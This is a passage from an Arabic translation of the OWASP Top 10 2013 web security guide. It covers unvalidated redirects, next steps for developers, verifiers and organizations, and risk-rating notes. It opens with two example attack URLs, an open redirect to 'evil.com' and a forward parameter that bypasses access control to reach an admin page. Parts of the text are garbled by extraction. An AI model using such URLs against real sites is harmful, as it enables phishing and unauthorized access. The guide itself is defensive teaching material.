المثال الأول: يحتوي التطبيق على صفحة اسمها "redirect.jsp" والتي تستقبل متغير واحد اسمه "uri." . يقوم المخترق بصياغة عنوان ضار والذي يقوم بإعادة توجيه المستخدمين إلى مواقع خبيثة للإصطياد الإلكتروني أو للإصابة بالبرامج الضارة.

#### http://www.example.com/redirect.jsp?url=evil.com

المثال الثاني: يستخدم التطبيق عملية إرسال "forward" لتسيير الطلبات بين جزئين من الموقع الإلكتروني. لتسهيل هذه العملية، تستخدم بعض الصفحات متغير للإشارة إلى صفحة الوجهة في حال نجاح العملية. في هذه الحالة، يقوم المخترق بصياغة عنوان يسمح له تخطي عملية تحقق التطبيق من صلاحية الوصول، والتي بدورها ستقوم بإرسال المخترق إلى وظائف إدارية غير مخول له الوصول إليها.

http://www.example.com/boring.jsp?fwd=admin.jsp

+D

## ما التالي للمطورين؟

## إنشاء واستخدام إجراءات أمنية قابلة لإعادة الاستخدام، وأدوات تحكم أمنية معيارية

بغض النظر إذا كنت مستجد في مجال أمن تطبيقات الويب أم كنت ذو معرفة بهذه المخاطر الأمنية، فإن إنتاج تطبيقات ويب آمنة أوإصلاح الموجود منها يمكن أن تكون عملية صعبة. وفي حال كنت مسؤولاً عن عدد ضخم من التطبيقات فإن هذه العملية قد تكون مهلكة جداً.

لمساعدة المنشآت والمطورين لتقليل المخاطر الأمنية التي تواجه التطبيقات وبطريقة فعالة من ناحية التكلفة، قامت أواسب بإنتاج العديد من المصادر الحرة والمجانية والتي يمكن لها ان تساعدك في معالجة المخاطر الأمنية في منشأتك. القائمة التالية تحتوي بعض المصادر التي أنتجتها أواسب لمساعدة المنشآت في التالية، سنقوم بعرض مجموعة إضافية من المصادر التي أنتجتها أواسب والتي تساعد المنشآت في التحقق من أمن تطبيقاتهم.

> متطلبات أمن التطبيقات

لإنتاج تطبيقات ويب آمنة، يجب عليك تعريف معنى الأمن بالنسبة للتطبيق. أواسب تنصحك باستخدام مشروع أواسب <u>لمعايير</u> التحقق من أمن التطبيقات، كدليل إرشادي يساعدك في ضبط المتطلبات الأمنية لتطبيقاتك. في حال انجاز المشاريع عبر موارد خارجية، قم بمراجعة <u>ملحق أواسب لعقود البرمجيات الأمنة</u>.

> هيكلة أمن التطبيقات

عوضاً عن إقحام أمن المعلومات في تطبيقاتك، فإنه من الأفضل من ناحية التكلفة أن يتم البدء بالتصميم الآمن للتطبيق من البداية. تنصح أواسب باستخدام دليل أواسب للمطورين و أوراق أواسب المساعدة للحماية كأدوات توجيهية أولية لكيفية الأخذ بالتصميم الآمن للتطبيقات منذ البداية.

أدوات التحكم الأمنية المعيارية

إن عملية إنشاء أدوات تحكم أمنية قوية ومناسبة للاستخدام هي مهمة صعبة جداً. إن وجود مجموعة من أدوات التحكم الأمنية المعيارية ستسهل وبشكل جذري- عملية تطوير تطبيقات آمنة. تنصح أواسب بمشروع واجهات التطبيقات البرمجية الأمنية المنشأت كنموذج لواجهات التطبيقات البرمجية "APIs" اللازمة لإنتاج تطبيقات ويب أمنة. المشروع يقدم مراجع تطبيقية في البيئات البرمجية Java و Pthon و Pthon. و Pthon.

دورة حياة التطوير الأمنة

لتحسين إجراءات منشأتك في تطوير التطبيقات الآمنة، تنصح أواسب بنموذج أواسب لنضوج أمن البرمجيات. يساعد هذا النموذج المنشآت في صياغة وتطبيق استراتيجية أمن البرمجيات بحيث تكون مُفصلة لمواجهة المخاطر الأمنية التي تواجهها المنشأة.

> تعليم أمن التطبيقات

مشروع أواسب للتعليم يقدم مواد تدريبية تساعد تعليم المطورين في تعلم أمن تطبيقات الويب، ويحتوي المشروع على قائمة كبيرة من عروض أواسب التعليمية. لتعلم المهارات العملية عن الثغرات الأمنية يمكنك تجربة OWASP WebGoat أو WebGoat.NET أو مشروع أواسب لتطبيقات الويب الضعيفة. للبقاء على إطلاع بالمستجدات، قم بحضور مؤتمر أواسب لأمن التطبيقات، دورات أواسب التدريبية، أو حضور الاجتماعات الدورية لفرق أواسب المحلية.

نتوفر العديد من مصادر أواسب الإضافية لمساعدتك. نرجو زيارة <u>صفحة مشاريع أواسب</u> والتي تسرد جميع مشاريع منظمة أواسب، منظمة على حسب جودة إصدار المشروع. تتوفر معظم مشاريع أواسب على صفحة <u>الويكي</u>، وتتوفر عدة وثائق يمكن طلبها <u>كنسخة ورقية أو الكترونية</u>. **+V** 

## ما التالي للمحققين

#### كن منظماً

التحقق من مستوى الأمن في تطبيق ويب قمت انت بتطويره او ترغب في شراءه، أواسب توصي بمراجعة النص البرمجي للتطبيق (في حال توفره)، واختبار التطبيق ايضاً. أواسب توصي بمراجعة النص البرمجي وايضاً اختبار التطبيق للاختراق، كما ان هذا يسمح لك بكشف فاعلية قوة الطريقتين، وكلا الاسلوبين مكملين لبعضهما. الادوات قد تساعد المحلل الخبير اثناء قيامه بعملية التحقق بفاعلية. ادوات أواسب للتقييم مركزة على مساعدة الخبير ليصبح اكثر فاعلية عوضاً عن محاولة جعل عملية التحقق البه. التحقق بفاعلية عوضاً عن محاولة جعل عملية التحقق البة.

إتباع معيار لكيفية التحقق من مستوى الأمن في تطبيقات الويب: لمساعدة المنظمات للحصول على التناسق المطلوب والمستوى المطلوب من الدقة حال تقييم مستوى الأمن لأحد تطبيقات الويب. أواسب قدمت معيار التحقق من مستوى الأمن في التطبيقات. هذا المستند يعرّف الحد الأدنى لمعيار التحقق لتقييمات المستوى الأمني لأحد التطبيقات، وإنما ايضاً أي لتطبيقات الويب. أواسب توصي بأن تستعمل هذا المعيار ليس فقط لتحديد إلى مايجب النظر اليه اثناء عملية التحقق من المستوى الأمني لأحد التطبيقات، وإنما ايضاً أي الطرق هي الأست للإستخدام. وايضاً يساعدك في تعريف واختيار مستوى الدقة المطلوب اثناء عملية التحقق من المستوى الأمني لاحد تطبيقات الويب. أواسب ايضاً توصي باستخدام هذا المعيار للمساعدة في تعريف واختيار أي خدمات لتقيم تطبيقات الويب قد تطلبها من طرف ثالث.

أدوات التقييم: مشروع اواسب <u>Live CD</u> يحوي افضل الادوات المفتوحة المصدر في اسطوانة واحدة قابلة للتشغيل او في بيئة افتراضية. مطورين الويب او المختبرين ومحترفي امن المعلومات بإمكانهم تشغيل هذه الاسطوانة او تشغيل البيئة الافتراضية لها والاستمتاع بكامل ادوات الاختبار المتوفرة. لا تحتاج الاسطوانة الى تنصيب ولا اعدادات لاستخدام هذه الادوات المقدمة على الاسطوانة.

### مراجعة النص البرمجي Code Review

مراجعة النص البرمجي على وجه الخصوص مناسبة للتحقق من ان التطبيق يحتوي آليات قوية لتوفير المستوى الامني المطلوب ايضاً تساعد على ايجاد المشكلات والتي من الصعب ايجادها بواسطة اختبار مخرجات التطبيق فقط. تجربة استغلال الثغرة هي الطريقة الأنسب للتحقق من صحة وجودها. ومع ذلك، فإن كل اسلوب من الاسلوبين مكمل للاخر ويوجد هناك تقاطع في بعض التفاصيل في كلا الأسلوبين.

مراجعة النص البرمجي: كمصاحب لدليل المطورين من أواسب ودليل المختبرين من أواسب أواسب ايضاً قدمت دليل مراجعة النص البرمجي لمساعدة المطورين ومتخصصي امن التطبيقات لفهم كيف تكون مراجعة النص البرمجي لتطبيقات الويب بفاعلية. هنالك العديد من مشكلات تطبيقات الويب من مثل ثغرات الحقق والتي يتم اكتشافها بسهولة من خلال مراجعة النص البرمجي خلافا للاختبارات الخارجية على التطبيق.

ادوات مراجعة النص البرمجي: أواسب تعمل على مشاريع واعدة من شأنها مساعدة الخبراء في تحليل النص البرمجي ولكن هذه الادوات ما زالت في بداية الطريق. اصحاب هذه الادوات يستخدمون هذه الادوات بشكل يومي حينما يقومون بمراجعة النص البرمجي، ولكن غير الخبراء قد يجدون هذه الادوات صعبة بعض الشيء في الاستخدام. وهذا يتضمن ادوات من مثل و CodeCrawler و OZ. فقط OZ كان تحت مظلة التطوير منذ

هنالك بعض الادوات الاخرى مجانية ومفتوحة المصدر لمراجعة النص البرمجي. من ابرزها <u>FindBugs</u> واضافته التي تركز على المشكلات الامنية FindSecurityBugs كلا الادائين للغة الجافا.

### اختبار الاختراق Penetration Testing

اختبار التطبيق: أواسب قدمت دليل المختبرين لمساعدة المطورين والمستخدمين ومتخصصي امن التطبيقات لفهم كيفية جعل عملية اختبار المستوى الامني للتطبيقات فاعلة. هذا الكم الهائل من المعلومات في دليل المختبرين والذي قد حاز على عشرات من المشاركين قدم تغطية واسعة لكثير من موضوعات اختبار المستوى الامني لتطبيقات الويب. كما ان لمراجعة النص البرمجي قوته الخاصة كذلك هو الحال مع اختبار الاختراق. كم هو برهان قاطع حينما تثبت ان التطبيق غير آمن عبر إعطاء مثال بكيفية استغلال الثغرة. هنالك ايضاً الكثير من المشكلات على وجه الخصوص المشكلات التي مصدرها البنية التحتية للتطبيق، هذا بكل بساطة لا يمكن التنبه له في مرحلة مراجعة النص البرمجي وهذا لأن التطبيق لا يقدم المستوى الامني المطلوب لوحده فقط.

ادوات اختبار الاختراق: <u>WebScarab و</u>الذي هو واحد ابرز مشاريع أواسب. وكذلك <u>ZAP</u> وهو اشهر بكثير، كلاهما عبارة عن وكيل -بروكسي- لاختبار التطبيقات. مثل هذه التطبيقات تسمح لمحللي الامن والمطورين بقطع الطريق على طلبات التطبيقات وهذا يجعل لديهم تصور كامل عن كيفية عمل التطبيق ومن ثم إرسال طلبات للتجربة لمعرفة ما إذا كان التطبيق يجيب بشكل امن على كل طلب يتم ارساله.

هذه الادوات فعالة على وجه الخصوص في المساعدة في استكشاف ثغرات XSS البرمجة عبر المواقع، ثغرات التحقق من الهوية، ثغرات وسائل التحكم بالوصول، ZAP لديه ماسح داخلي، وكل هذا مجاني!

+0

## ما هي الخطوة التالية للمؤسسات

### قم الآن بالبدء في برنامج تأمين التطبيقات

لم يعد أمن التطبيقات اختياريا. فبين الهجمات المتزايدة ضغوط المتطلبات التنظيمية، يجب على المؤسسات أن يكون لديها القدرة على تأمين تطبيقاتهم. ونظرا المعدد الهائل من التطبيقات وأسطر النصوص البرمجية الموجودة بالفعل، فإن العديد من المؤسسات تكافح من أجل التعامل مع الحجم الهائل من الثغرات الأمنية. توصي أواسب بأن تقوم المؤسسات بوضع برنامج تأمين للتطبيقات لاكتساب المعرفة وتحسين التأمين من خلال قائمة التطبيقات الخاصة بها. حيث أن تحقيق تأمين التطبيقات يتطلب العديد من الأقسام المختلفة للعمل معا بكفاءة، بما في ذلك أمن المعلومات والتدقيق، وتطوير البرمجيات، وإدارات الأعمال والإدارات التنفيذية. حيث أنها تتطلب أن يكون أمن المعلومات واضحاً، حتى يتسنى لمختلف الجهات الفاعلة أن تعرف وتفهم وضع أمن تطبيقات المؤسسة. كما أنها تتطلب أيضا التركيز على الأنشطة والنتائج التي تساعد فعلا في تحسين أمن المؤسسة عن طريق الحد من المخاطر بطريقة أكثر فعالية من حيث التكلفة. وتشمل بعض الأنشطة الرئيسية في برامج أمن التطبيقات الفعالة ما يلي.

البدء

- •وضع برنامج تأمين للتطبيقات واعتماده
- إجراء تطيل الفجوات في القدر أت من خلال مقارنة مؤسستك بالمؤسسات المناظرة لتحديد مجالات التحسين الرئيسية وخطة التنفيذ.
  - •الحصول على موافقة الإدارة وعمل حملة توعية بأمن التطبيقات لتنظيم تكنولوجيا المعلومات بأكمله.

المنهجية القائمة على المخاطر

- •تحديد وترتيب أولويات قائمة التطبيقات الخاصة بك من منظور المخاطر الكامنة .
- عمل نموذج ملف تعريف بمخاطر التطبيقات لقياس وتحديد أولويات التطبيقات في مؤسستك .
  - •وضع إرشادات أمنية لتحديد التغطية ومستوى الدقة المطلوب بشكل صحيح.
- •وضع نموذج تصنيف مخاطر مشترك مع مجموعة متسقة من عوامل الاحتمال والتأثير تنعكس على استجابة مؤسستك للمخاطر.

التمكين مع أساس قوي

- •وضع مجموعة من السياسات والمعابير المركزة التي توفر البنية الأساسية لتأمين التطبيقات لجميع فرق التطوير للالتزام به.
- •تحديد مجموعة مشتركة من أدوات التحكم الأمنية التي يمكن إعادة استخدامها والتي تكمل هذه السياسات و المعابير وتقدم توجيهات المتصميم والتطوير عند استخدامها .
  - •وضع منهج تدريب على أمن التطبيقات والذي يكون مطلوب و مستهدف لأدوار و موضوعات التطوير المختلفة .

تكامل أمن المعلومات مع الإجراءات الحالية

- تحديد و تكامل <u>تنفيذ التأمين</u> وأنشطة التحقق في إجراءات التطوير والعمليات التشغيلية الحالية. وتشمل هذه الأنشطة وضع نماذج التهديدات "Threat Modeling"، والتصميم والمراجعة الأمنة، والبرمجة الأمنة، ومراجعة النصوص، واختبار الاختراق، والمعالجة.
  - توفير خبراء وخدمات الدعم في المسائل المتعلقة بأمن المعلومات لفرق التطوير والمشاريع لتكون ناجحة.
- عليك القيام بالإدارة باستخدام المقاييس. قم بإدارة عمليات التحسين وإتخاذ قرارات التمويل بناءً على المقاييس المحددة وتحليل البيانات التي يتم الحصول عليها. وتشمل المقاييس مدى الالتزام بممارسات وأنشطة التامين، و الثغرات الأمنية المكتشفة، والتي تم معالجتها، ومجال التطبيقات التي تم تعطيتها، وكثافة العيوب حسب النوع، وعدد مرات الظهور، الخ
  - •قم بتحليل البيانات خلال مراحل التنفيذ والتحقق لدراسة السبب الجذري وأنماط الثغرات الأمنية، وذلك من أجل وضع التحسينات بطريقة استراتيجية ومنهجية وتنفيذها في المؤسسة.

توفير الرؤية الإدارية

## ملاحظات عن المخاطر

#### نتحدث عن المخاطر، لا عن نقاط الضعف

بالرغم من اصدارات 2007 من هذا المنشور والتي قبلها من (أواسب - العشرة الأوائل) قد ركزت على تحديد اشهر الثغرات، إلا ان (أواسب - العشرة الأوائل) دائماً كانت منظمة على مبدأ المخاطر. هذا سبب بعض سوء الفهم خاصة على بعض الناس الذين يبحثون عن تصنيف محكم لنقاط الضعف. (أواسب - العشرة الأوائل) لعام 2010 اوضحت ان التركيز على المخاطر مبني على : عامل التهديد، مؤشرات الهجوم، نقاط الضعف، التأثير التقني والتأثير العملي، ومن ثم جمع كل ماسبق الإستخلاص المخاطر. هذه الاصدارة من (أواسب - العشرة الأوائل) تتبع نفس الاسلوب.


أساليب تصنيف المخاطر في هذه الاصدارة تعتمد على اسلوب أواسب اتصنيف المخاطر. لكل عنصر في (أواسب - العشرة الأوائل) نحن قدرنا الخطر النموذجي والذي ينتج عن نقاط الضعف في تطبيق الويب النموذجي من خلال النظر في العوامل الشائع حدوثها والعوامل ذات التأثير لكل نقاط الضعف الشائعة. نحن نرتب العناصر في (أواسب - العشرة الأوائل) بناء على ماينتج عن نقاط الضعف والتي نموذجيا ينتج عنها مخاطر معتبرة في التطبيقات.

اسلوب أواسب لتصنيف المخاطر يعرّف العديد من العوامل التي تساعد في حساب المخاطر للثغرات المكتشفة. على كل حال (أواسب - العشرة الأوائل) يجب ان تتكلم دائماً عن عموميات. عوضاً عن التحدث عن ثغرات محددة في التطبيقات الحقيقية. لذلك، نحن لا نستطيع ابداً ان نكون بالدقة التي يتمتع بها مالك النظام عند حساب المخاطر لتطبيقاتهم. انت اكثر من يستطيع الحكم على اهمية التطبيقات والبيانات، من هم عوامل التهديد، وكيف تم بناء نظامك وكيف يتم تشغيله.

اسلوبنا يتضمن ثلاثة مركبات شائع حدوثها لكل نقطة ضعف (الإنتشار، الإكتشاف، سهولة الإستغلال)، ومعامل تأثير واحد (التأثير التقني). بطبيعة الحال، لايجب عليك حساب نسبة الإنتشار لنقطة ضعف معينة. من اجل بيانات الإنتشار نحن قدمنا إحصائات الإنتشار من عدد من المنظمات (كما تم الإشارة إليهم في قسم "عزو العمل" في الصفحة الثالثة) ونحن قمنا بقياس المعدل العام للبيانات المقدمة من تلك المنظمات واستنتجنا قائمة ترتب العناصر العشرة بحسب الإنتشار. هذه البيانات تم دمجها مع نسبة احتمالية معاملين اخرين (الإكتشاف وإمكانية الإستغلال) من اجل حساب احتمالية ظهور كل نقطة ضعف. بعد ذلك تم ضرب ماسبق ايضاحه في المعدل العام للتأثير التقني لكل عنصر لوحده ومن ثم استنتاج ترتيب كل عنصر بحسب الخطر المرتبط به في قائمة (أواسب - العشرة الأوائل).

لاحظ ان هذا الاسلوب لا يأخذ في عين الاعتبار عوامل التهديد في حساباته، ولا يأخذ في عين الاعتبار أي تفاصيل تقنية مرتبطة بتطبيقك الخاص. أي واحد من هذه العوامل يستطيع وبشكل قوي ان يؤثر في احتمالية ظهور مهاجم يجد ثغرة في التطبيق ويقوم بإستغلالها. هذا التصنيف ايضاً لا يأخذ في عين الاعتبار الفعلي بالنسبة للعمل. منظمتك هي من تقرر حجم الضرر التي تقبل به من هذه التطبيقات مع الاخذ في الاعتبار الثقافة، الصناعة والبيئة المنظمة. ليس الهدف من (أواسب العشرة الأوائل) ان تقوم بهذا النوع من تحليل المخاطر لمنظمتك.

الجدول لتالي يوضح حسابنا للمخاطر على سبيل المثال ثغرة البرمجة عبر المواقع XSS في A3. بالطبع XSS منتشرة بشكل قوي وحازت على قيمة صفر بمعنى انها "واسعة الإنتشار جداً". بينما باقي المخاطر تم توزيعها مابين شائعة وغير شائعة (قيمة 1 إلى 3).



## تفاصيل عن عوامل الخطر

### ملخص لأهم عشرة عوامل خطر

يحتوي الجدول التالي على ملخص للعشرة الأوائل من مخاطر أوسب لأمن التطبيقات لعام 2013، بالإضافة إلى بيان عوامل الخطر التي أسندناها لكل واحدة منها. تم تحديد هذه العوامل بناءً على المعلومات الإحصائية المتوفرة وعلى خبرة فريق أواسب للعشرة الأوائل. لفهم هذه المخاطر لتطبيق أو منشأة بعينها، يجب عليك الأخذ في الحسبان عوامل التهديد وتأثيرات العمل الخاصة بك. قد لاتشكل نقاط الضعف الأمنية أي مخاطر إذا لم تكن هناك أي عوامل تهديد لإنجاز اللازم لأتمام عملية الإختراق، أو قد يتم اعتبار التأثير على العمل غير جدير بالحسبان بناءً على الأصول المعنية.

التأثيرات على العمل	التأثيرات التقنية		نقاط الد	مؤشرات الهجوم	عوامل التهديد	الخطر
	التأثير	الإكتشاف	الإنتشار	إمكانية الإستغلال		
خاص بالتطبيق	خطير	متوسط	شائع	سهل	خاص بالتطبيق	A1 - الحقن
خاص بالتطبيق	خطير	متوسط	واسع الإنتشار	متوسط	خاص بالتطبيق	A2 - التحقق من الهوية
خاص بالتطبيق	متوسط	سهل	واسع الإنتشار جداً	متوسط	خاص بالتطبيق	A3 - البرمجة عبر الموقع
خاص بالتطبيق	متوسط	سهل	شانع	سهل	خاص بالتطبيق	A4 - الإحالة المباشرة
خاص بالتطبيق	متوسط	سهل	شانع	سهل	خاص بالتطبيق	A5 - سوء الإعدادات
خاص بالتطبيق	خطیر	متوسط	غير شانع	صعب	خاص بالتطبيق	A6 - البيانات الحساسة
خاص بالتطبيق	متوسط	متوسط	شانع	سهل	خاص بالتطبيق	A7 - الوصول الوظيفي
خاص بالتطبيق	متوسط	سهل	شانع	متوسط	خاص بالتطبيق	A8 - تزوير الطلبات
خاص بالتطبيق	متوسط	صعب	واسع الإنتشار	متوسط	خاص بالتطبيق	A9 - المكونات

### مخاطر إضافية

A10 - إعادة التوجيه

تغطي قائمة العشرة الأوائل معظم المخاطر الأمنية، لكن هناك عدة مخاطر عليك أخذها في الحسبان وتقييمها في منشأتك. ظهرت بعض هذه المخاطر في الإصدارات السابقة من العشرة الأوائل، وبعظها لم يظهر، بالإضافة إلى تقنيات الهجوم الجديدة التي يتم رصدها باستمرار. القائمة التالية تظهر بعض المخاطر الأمنية التي تواجه التطبيقات والمهم أخذها في الحسبان (مرتبة أبجدياً):

متوسط

خاص بالتطبيق

غير شائع

Clickjacking

خاص بالتطبيق

- Concurrency Flaws
- Denial of Service (Was 2004 Top 10 Entry 2004-A9)
- Expression Language Injection (CWE-917)
- Information Leakage and Improper Error Handling (Was part of 2007 Top 10 Entry 2007-A6)
- Insufficient Anti-automation (CWE-799)
- Insufficient Logging and Accountability (Related to 2007 Top 10 Entry 2007-A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Was 2007 Top 10 Entry 2007-A3)
- Mass Assignment (CWE-915)
- User Privacy

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.







ALPHA BETA

RELEASE

#### YOU ARE FREE:



to share - to copy, distribute and transmit the work



to Remix - to adapt the work

#### UNDER THE FOLLOWING CONDITIONS:



Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).



Share Alike. - If you after, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.



The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.